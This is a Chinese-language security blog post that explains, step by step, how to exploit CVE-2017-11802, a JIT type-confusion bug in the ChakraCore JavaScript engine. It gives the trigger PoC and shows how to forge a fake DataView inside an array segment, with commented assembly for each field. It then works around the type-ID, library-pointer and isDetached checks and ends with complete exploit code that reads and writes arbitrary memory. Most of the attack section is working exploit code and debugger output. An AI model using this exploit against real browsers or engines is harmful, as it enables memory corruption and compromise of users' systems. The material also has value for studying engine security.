Edge Type Confusion利用：从type confused到内存读写

2018-02-24 14:18:02 22099次阅读 稿费：+1000 0分享到：

> 本篇原创文章参加双倍稿费活动，预估稿费为1000元，活动链接请点此处

最近分析的ChakraCore的漏洞比较多，其中一个来源是project zero的公开issue。因此也有一些心得，个人感觉去年Chakra漏洞的集中爆发点是各种的type confusion漏洞，比如Proxy特性处理不当的、JIT优化不当的、 ImplicitCall处理不当的等等。去年11月POC2017上有一个议题《1-Day Browser & Kernel Exploitation》正好是讲ChakraCore type confusion利用的，恰巧其中提及的漏洞我都有调试过。

之前在调试这些漏洞时有说过要写关于这些漏洞的exp，恰巧可以以这个议题以及调试过几个漏洞为例来说明一下利用过程。

exp代码所以细节比较模糊，此外就没有什么资料了。其实个人感觉chakra里面type confused利用与OOB利用大同小异都是围绕DataView或者TypedArray进行的，比较不同的在于如何构造对象能够正常读写、如何保证构造的对象不会crash的过程。
但是对于Chakra不太了解的同学可能不太容易直接通过网上现有的一些资料看懂利用的原理，这里我比较详细的给大家分享一下操作过程。

关于漏洞

这个漏洞利用的对象是CVE-2017-11802，这个漏洞我之前有写过分析，这里再简单描述一下

```
function main() {

        let arr = [1.1, 1.1];

        function opt(f)
        {
            arr[0] = 1.1;
            arr[1] = 2.3023e-320 + parseInt('ab'.replace('a', f));//0x1234
            return 1;
        }

        for (var i = 0; i < 1000; i++)
            opt('b');

        function exp(){
            arr[0] = {};
            return '0';
        }

        opt(exp);

        //trigger exception
        print(arr[1]);
    }
    main();
```

首先看一下漏洞的POC，解析引擎执行POC后会首先去循环1000次调用opt函数。因为多次调用opt函数会进行JIT。在opt函数中调用了replace方法，replace方法会由Chakra中的

```
Js::RegexHelper::StringReplace
Js::JavascriptString::DoStringReplace
Js::JavascriptString::EntryReplace
Js::JavascriptString::DelegateToRegExSymbolFunction
Js::JavascriptString::EntryReplace
```

当我们传入给replace方法的第二个参数不是字符串时，比如poc中最后一次调用opt函数时的opt(exp);，就会执行第三方函数。当这个特性与JIT放到一起时就会导致一个ImplicitCall处理不当的问题，在POC中的体现就是一个类型混淆。replace方法调用第三方函数的代码如下

```
    JavascriptString* replace = JavascriptConversion::ToString(
       replacefn->GetEntryPoint()(
           replacefn,
           4,
           pThis,
           match,
           JavascriptNumber::ToVar((int)indexMatched, scriptContext),
           input),
       scriptContext);
```

背景知识

介绍利用之前需要首先理解一下javascript中数组在解析引擎中的表现形式，我们知道javascript是一个弱类型的语言，其中的数组可以保存任意类型的数据。但是对于实际的执行来说不能像在javascript中的那样任性，因为对于底层来说必须要搞清楚哪个是立即数哪个是字符串哪个是指针，否则没有办法进行处理。因此javascript任性的数据类型之下必须要底层解析引擎做更多的工作来进行弥补。在Chakra中，常见的Array分为两类一类是JavascriptNativeArray，一类是JavascriptArray（aka. VarArray）。其中NativeArray指的是其中存放立即数的数组因此又被分为NativeIntArray、NativeFloatArray。JavascriptArray中的元素可以为指针，体现在javascript中就是这个Array中可以保存Object、String等，同时它也可以保存立即数，因为JavascriptArray中可以区分指针和立即数。在这个漏洞中

```
let arr = [1.1, 1.1];
```

```
function exp(){
    arr[0] = {};
    return '0';
}
```

但是之后的JIT依然是作为NativeArray处理的。

接下来需要给大家介绍一下相关的数据结构，首先是

DataView

DataView 视图是一个可以从 ArrayBuffer 对象中读写多种数值类型的底层接口，在读写时不用考虑平台字节序


```
    DataView.prototype.getFloat32()
    DataView.prototype.getFloat64()
    DataView.prototype.getInt16()
    DataView.prototype.getInt32()
    DataView.prototype.getInt8()
    DataView.prototype.getUint16()
    DataView.prototype.getUint32()
    DataView.prototype.getUint8()
    DataView.prototype.setFloat32()
    DataView.prototype.setFloat64()
    DataView.prototype.setInt16()
    DataView.prototype.setInt32()
    DataView.prototype.setInt8()
    DataView.prototype.setUint16()
    DataView.prototype.setUint32()
    DataView.prototype.setUint8()
```

在这次利用中，我们的主要目的就是构造出一个能够正常读写并且不会发生crash的DataView来对内存进行操作。

```
var fake_object = new Array(0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0);
//省略漏洞触发部分
opt(()=>{arr[0]=fake_object;},arr);
```

在原漏洞中发生类型混淆，使得原来NativeFloatArray类型的arr变为VarArray类型，并且arr[0]

而fake_object是由new Array(0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0)创建的，所以这里的fake_object自身也是个NativeArray对象，因此也满足这样的结构



对于一个Array来说，只有segment中buffer的内容才是用户可以控制的。所以我们希望能够在buffer中伪造DataView来实现利用。


因为此时arr[0]中的指针是指向NativeArray头部的，因此需要把arr[0]中的指针加上一个偏移指向segment的buffer，对于64位的ChakraCore来说这个偏移是0x58个字节。还有需要注意的是，0x58是包含了Segment对象头部的一些域的，不是说NativeArray对象的大小就是0x58。(还有需要注意的是array对象并不一定是与segment紧邻的，只有segement较小时才是相邻的)

具体的做法是使用TypedArray取出值做+0x58的操作，这里是把Float64Array和Int32Array指向了同一个ArrayBuffer方便对一个64位数进行操作。
此外，正常情况下是不能在VarArray中取一个Object的指针去做这种算数运算的，这里正是类型混淆后JIT未进行bailout导致的问题。

```
var f64 = new Float64Array(1);
var i32 = new Int32Array(f64.buffer);

f64[0] = arr[0];
```

```
var base_high = i32[1];

i32[0] = base_low +0x58;
/*
000001801D7011F1  mov         rdi,qword ptr [rdx+38h]
000001801D7011F5  mov         r8d,dword ptr [rdi]
000001801D7011F8  mov         r9d,dword ptr [rdi+4]
000001801D7011FC  mov         r10d,r8d
000001801D7011FF  add         r10d,58h
*/
arr[0] = f64[0];
//00001801D701209  mov          dword ptr [rdi],r10d
```

在进行完这步操作之后，arr[0]就指向了完全由我们控制的segment中的buffer内存，此时的情况如图所示，接下来要做的是在内存中布置一个DataView。



由于之前创建的fake_object是一个NativeIntArray，其中每一项是4个字节。而在Chakra中，指针等数据都是8字节表示，DataView对象的域或是其中的指针也是8个字节，所以需要分高4字节低4字节两次写入才可以。

DataView的第一项是vtable指针，在这个漏洞中目前我们还没有办法去获取到一个合法的vtable地址，所以只好填零留到后面处理。

```
fake_object[0]=0x0; fake_object[1]=0x0;
/*
    000001801D701260  mov         dword ptr [rcx+18h],edx
    000001801D701263  xor         edx,edx
    000001801D701265  mov         dword ptr [rcx+1Ch],edx
*/
```

DataView的第二项是TypeObject的指针，对于Chakra中所有的Dynamic Object都保存一个TypeObject的指针用于标识类型等基本信息，这称为运行时类型。这里因为不涉及控制数据访问的域，也先填零处理。

```
fake_object[2]=0; fake_object[3]=0;
//000001801D701280  mov         dword ptr [rcx+20h],edx
//000001801D701290  mov         dword ptr [rcx+24h],r9d
```

DataView的第三、四项是继承自Dynamic Object中的内容。在Chakra中Dynamic Object与Static Object对立，只有简单的String、Boolean等Object是static的，其余的基本都是Dynamic Object。因为Dynamic Object的值同样不涉及控制数据访问的域，这里还是对三、四项填零处理。

```
fake_object[4]=0; fake_object[5]=0;
//000001801D701294  mov         dword ptr [rcx+28h],38h
//000001801D70129D  mov         dword ptr [rcx+2Ch],edx

fake_object[6]=0; fake_object[7]=0;
//000001801D7012BB  mov         dword ptr [rcx+30h],edx
//000001801D7012CB  mov         dword ptr [rcx+34h],r9d
```

下面第五项是一个比较重要的域，表示buffer的size

第六项是指向DataView对应的ArrayBuffer Object的指针，但是使用DataView访问数据时不会使用ArrayBuffer中的地址，而是优先使用第八项buffer指针的地址。所以这里也填零，之后再处理。

```
fake_object[10]=0; fake_object[11]=0;
//000001801D7012ED  mov         dword ptr [rcx+40h],edx
//000001801D7012FD  mov         dword ptr [rcx+44h],r9d
```

第七项是byteoffset，这个值在利用中用不到同样填零。

```
fake_object[12]=0; fake_object[13]=0;
```

第八项是DataView操作的目的缓冲区地址，把这个值指向我们想要操作的地址就可以进行读写操作

```
fake_object[14]=base_low+0x58; fake_object[15]=base_high;
//000001801D70130E  mov         dword ptr [rcx+50h],r10d
//000001801D70131F  mov         dword ptr [rcx+54h],r9d
```

进行读写操作

在完成伪造DataView之后，我们需要做的是尝试使用这个DataView进行读写内存，因为之前DataView中的很多数据都填零。在函数使用这个DataView时可能发生各种问题，这里就需要通过调试一一bypass这些限制。

首先第一个问题是前面我们知道了DataView拥有getInt16、setInt16等方法可以用于访问数据，但是调用这些方法会需要访问伪造的DataView的虚表。

前面说过目前vtable地址无法获知，但是这些函数是必须使用的，因此需要一种不通过虚表的调用方法。下面给出了不访问对象虚表调用对象函数的方法。

```
fake_dataview.getInt32(0);
```

也就是通过Function.prototype.call()方法，所有原型继承自Function的方法都可以使用call方法进行调用，第一个参数相当于c++中的this指针。

这里随意建立的一个DataView对象，目的是取他的*proto*.getUint32。
arr[0]保存了伪造的DataView指针,把arr[0]传递过去尝试一下读写。

```
var tmp = new ArrayBuffer(16);
var obj = new DataView(tmp);

obj.getUint32.call(arr[0],0,true);
```

代码中没有再访问虚表，虚表的问题得以解决。


绕过代码的限制

虽然虚表的问题已经解决，但是此时的读写操作还是不能成功，程序会发生crash。
因为虽然伪造的fake DataView中的一些域与控制读写无关，但是代码中可能存在访问这些域的地方。比如我们前面把一些指针域填零，当代码中存在对这些指针访问时就会发生Crash。

首先遇到的第一个问题是在取出DataView数据前会先判断对象的类型是否是DataView。

```
const TypeId typeId = recyclableObject->GetTypeId();

inline TypeId RecyclableObject::GetTypeId() const
   {
       return this->GetType()->GetTypeId();
   }
```

前面我们设置Type Object指针时是直接置的零，所以会导致空指针访问，这里需要为Type Object寻找一个合适的值。
目前我们手中拥有的是伪造的fake DataView对象的地址，但是合法的DataView类型的Type Object指针是没有的。比较容易想到的方法是泄漏或者猜测合法的Type Object地址。
但是这里比较巧妙的是选择利用fake DataView的空白区域来构造一个fake DataView，前面在



在fake DataView的第三项布置一个fake typeId，然后把第二项的TypeObject指针指向第三项

```
TypeIds_DataView = 56

//第三项 fake typeId
fake_object[4]=56; fake_object[5]=0;

//第二项 TypeObject 指针
fake_object[2]=base_low+0x68; fake_object[3]=base_high;
```

之后，又遇到第二个问题，代码中存在这样的访问

```
dataview->type->javascriptLibrary

00007FF8A0C5E25C  mov         rax,qword ptr [rbx+8]  //rax=type object
00007FF8A0C5E260  mov         rcx,qword ptr [rax+8]  //JavascriptLibrary
```

上一步中构造中，我们是把Type Object指向了第三项，那么javascriptLibrary就是第四项，此时为零。代码中javascriptLibrary的值不会真正起作用，但是这个指针必须合法，否则访问时就Crash了。这里我们可以随意找一块空白内存来安放fake javascriptLibrary。

```
//第四项 JavascriptLibrary
fake_object[6]=base_low+0x58-0x430; fake_object[7]=base_high;
```

继续运行，接下来，程序又会Crash在这个地方，发现取的是第六项也就是arraybuffer的指针

```
00007FF8A0C5E264  mov         rax,qword ptr [rbx+28h]  //arraybuffer
00007FF8A0C5E268  mov         rcx,qword ptr [rcx+430h]
00007FF8A0C5E26F  cmp         byte ptr [rax+3Ch],0  //isDetached
```

前面我们把第六项置零，这里需要对这个值进行访问，并且会检测其中的isDetached域。

isDetached为零即可绕过。


```
fake_object[10]=base_low+0x58-0x40; fake_object[11]=base_high;
```

到这里我们再使用fake DataView就可以发现程序不会再发生crash，能够正常的使用来操作数据了，到此我们的DataView伪造也就完成了。
概括这一系列操作就是在伪造DataView时，如何构造数据来满足代码的访问。

完整的利用代码如下

```
var fake_object = new Array(0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0);

var tmp = new ArrayBuffer(16);
var obj = new DataView(tmp);
var arr =[1.1,2.2];
var f64 = new Float64Array(1);
var i32 = new Int32Array(f64.buffer);

function opt(f,arr){
    arr[0] = 1.1;
    arr[1] = 'a'.replace('a',f)|0;
    f64[0] = arr[0];
    //000001801D7011B4  mov         rcx,qword ptr [rax+38h]
    //000001801D7011B8  movsd       mmword ptr [rcx],xmm0
    var base_low = i32[0];
    var base_high = i32[1];

    i32[0] = base_low +0x58;
    /*
    000001801D7011F1  mov         rdi,qword ptr [rdx+38h]
    000001801D7011F5  mov         r8d,dword ptr [rdi]
    000001801D7011F8  mov         r9d,dword ptr [rdi+4]
    000001801D7011FC  mov         r10d,r8d
    000001801D7011FF  add         r10d,58h
    */
    arr[0] = f64[0];
    //00001801D701209  mov         dword ptr [rdi],r10d

    //vtable
    fake_object[0]=1234; fake_object[1]=0x0;
    /*
    000001801D701260  mov         dword ptr [rcx+18h],edx
    000001801D701263  xor         edx,edx
```

```
    //TypeObject
    fake_object[2]=base_low+0x68; fake_object[3]=base_high;
    //000001801D701280  mov         dword ptr [rcx+20h],edx
    //000001801D701290  mov         dword ptr [rcx+24h],r9d

    //fake TypeId
    fake_object[4]=56; fake_object[5]=0;
    //000001801D701294  mov         dword ptr [rcx+28h],38h
    //000001801D70129D  mov         dword ptr [rcx+2Ch],edx

    //fake JavascriptLibrary
    fake_object[6]=base_low+0x58-0x430; fake_object[7]=base_high;
    //000001801D7012BB  mov         dword ptr [rcx+30h],edx
    //000001801D7012CB  mov         dword ptr [rcx+34h],r9d

    //buffer size
    fake_object[8]=0x200; fake_object[9]=0;
    //000001801D7012CF  mov         dword ptr [rcx+38h],200h
    //000001801D7012D8  mov         dword ptr [rcx+3Ch],edx

    //ArrayBuffer object is detached
    fake_object[10]=base_low+0x58-0x40; fake_object[11]=base_high;
    //000001801D7012ED  mov         dword ptr [rcx+40h],edx
    //000001801D7012FD  mov         dword ptr [rcx+44h],r9d

    //Buffer address
    fake_object[14]=base_low+0x58; fake_object[15]=base_high;
    //000001801D70130E  mov         dword ptr [rcx+50h],r10d
    //000001801D70131F  mov         dword ptr [rcx+54h],r9d

}

for (var i=0;i<1000;i++)
{
    opt(()=>2,arr);
}

opt(()=>{arr[0]=fake_object;},arr);

print(obj.getUint32.call(arr[0],0,true));
```



这里我们成功实现了从type confused到内存读写的转化，成功泄漏出了fake DataView的第一项1234

Ox9A82
文章：17，粉丝：5

0 条评论

昵称 大表哥 换一个

输入你的评论

还差 5 个字即可发布评论 提交评论 取 消